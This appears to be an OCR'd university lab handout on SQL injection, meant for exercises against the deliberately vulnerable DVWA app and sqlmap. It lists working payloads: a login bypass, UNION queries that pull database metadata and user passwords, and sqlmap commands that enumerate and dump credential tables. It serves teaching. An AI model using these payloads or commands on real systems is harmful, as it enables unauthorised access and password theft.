

LAB: Database security – SQL Injection

Lecturer: Nguyễn Thị Thanh Vân – FIT - HCMUTE

Contents

- **SQL Injection attacks**
  - Example
- **Damn Vulnerable Web App –** DVWA
  - Examples
- **Sqlmap**
  - Examples

SQLi attacks

- SQL Injections can do more harm than just by passing the login algorithms. Some of the attacks include
  - Deleting data
  - Updating data
  - Inserting data
  - Executing commands on the server that can download and install malicious programs such as Trojans
  - Exporting valuable data such as credit card details, email, and passwords to the attacker's remote server
  - Getting user login details etc

Examples

- Crack username/password
  - SQL query:

```
SELECT * FROM Users WHERE Username='$username' AND
Password='$password'
```

  - Type:

```
$username = 1' or '1' = '1$password = 1' or '1' = '1
```

  - The query will be:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1'
AND Password='1' OR '1' = '1'
```

- => always true (OR 1=1) => the system has authenticated the user without knowing the username and password.

Examples

- SQL query:

SELECT * FROM products WHERE id_product=$id_product

ex:

http://www.example.com/product.php?id=10

- Using the operators AND and OR.

SELECT * FROM products WHERE id_product=10 AND 1=2

Ex:

http://www.example.com/product.php?id=10 AND 1=2

=> there is no content available or a blank page.

- Then, send a true statement and check if there is a valid result:

Ex: http://www.example.com/product.php?id=10 AND 1=1

DVWA

- **Damn Vulnerable Web App** (**DVWA**) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test
- **1.1 Download DVWA**
- **1.2 Create database and user in DVWA**
- **1.3 Config DVWA**
- **1.4 Setup basic database in DVWA**
- **1.5 Access DVWA**

http://10.0.0.2/login.php

- Set DVWA Security Level: Low

DVWA, ex

- Basic Injection: 1
- Always True Scenario: %' or '0'='0
- Display Database Version :
  - %' or 0=0 union select null, version() #
- Display Database User**:**
  - %' or 0=0 union select null, user() #
- Display Database Name
  - %' or 0=0 union select null, database() #
- Display all tables in information_schema
  - %' and 1=0 union select null, table_name from information_schema.tables #

DVWA, ex

- Display all the user tables in information_schema
  - %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- Display all the columns fields in the information_schema user table
  - %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
- Display all the columns field **contents** in the information_schema user table
  - %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Sqlmap

- **sqlmap** is an open source penetration testing tool that automates the process of
  - detecting and exploiting SQL injection flaws
  - taking over of database servers.
- It comes with a kick-ass detection engine
- Many niche features
  - the ultimate penetration tester
  - a broad range of switches lasting from database fingerprinting,
  - over data fetching from the database,
  - to accessing the underlying file system and executing commands on the operating system via out-of-band connections.
- Download and install Sqlmap

http://sqlmap.sourceforge.net/doc/README.html#s1

Tamper Data

- Open firefox: add Tamper Data to Tool
- Select Tool\Tamper Data
- Start Tamper Data

Using Tamper Data and sqlmap

- Run SQL injection
- Tamper with request
  - Copying the Referer URL (Ref)

  Ex: http://**192.168.1.106**/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
  - Copying the Cookie Information (Coo)

  Ex: PHPSESSID=**lpb5g4uss9kp70p8jccjeks621**; security=low
- Run sqlmap to obtain the following pieces of information
  - Obtain Database User For DVWA. Syntax:

  ./sqlmap.py –u <Ref> --cookie <Coo> **-b --current-db --current-user**
  - Ex: ./sqlmap.py -u "http://**192.168.1.106**/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=**lpb5g4uss9kp70p8jccjeks621**; security=low" -b --current-db --current-user

  Do you want to keep testing? Y => Result

Using Tamper Data and sqlmap

- Run sqlmap
  - Obtain Database Management Username and Password. Syntax:

  ./sqlmap.py –u <ref> --cookie <Coo> **--string="Surname" --users –password**

  Use Dictionary Attack? Y

  Dictionary Location? <Press Enter>
  - Obtain db_hacker Database Privileges. Syntax:

  ./sqlmap.py –u <ref> --cookie <Coo> **-U db_hacker –privileges**
  - Obtain a list of all databases.

  ./sqlmap.py –u <ref> --cookie <Coo> **--dbs**
  - Obtain "dvwa" tables and contents

  ./sqlmap.py –u <ref> --cookie <Coo> **-D dvwa --tables**
  - Obtain columns for table dvwa.users

  ./sqlmap.py –u <ref> -- cookie <Coo> **-D dvwa -T users --columns** 12

Using Tamper Data and sqlmap

- Run sqlmap
  - Obtain Users and their Passwords from table dvwa.users. Syntax:

./sqlmap.py –u <ref> --cookie <Coo> **-D dvwa -T users -C user,password –dump**

Do you want to use the LIKE operator? Y

Recognize possible HASH values? Y

What's the dictionary location? <Press Enter>

Use common password suffixes? y

13

Sqlmap

- use sqlmap to obtain the following pieces of information:
  - A list of Database Management Usernames and Passwords.
  - A list of databases
  - A list of tables for a specified database
  - A list of users and passwords for a specified database table.

4/1/2018

14

Q & A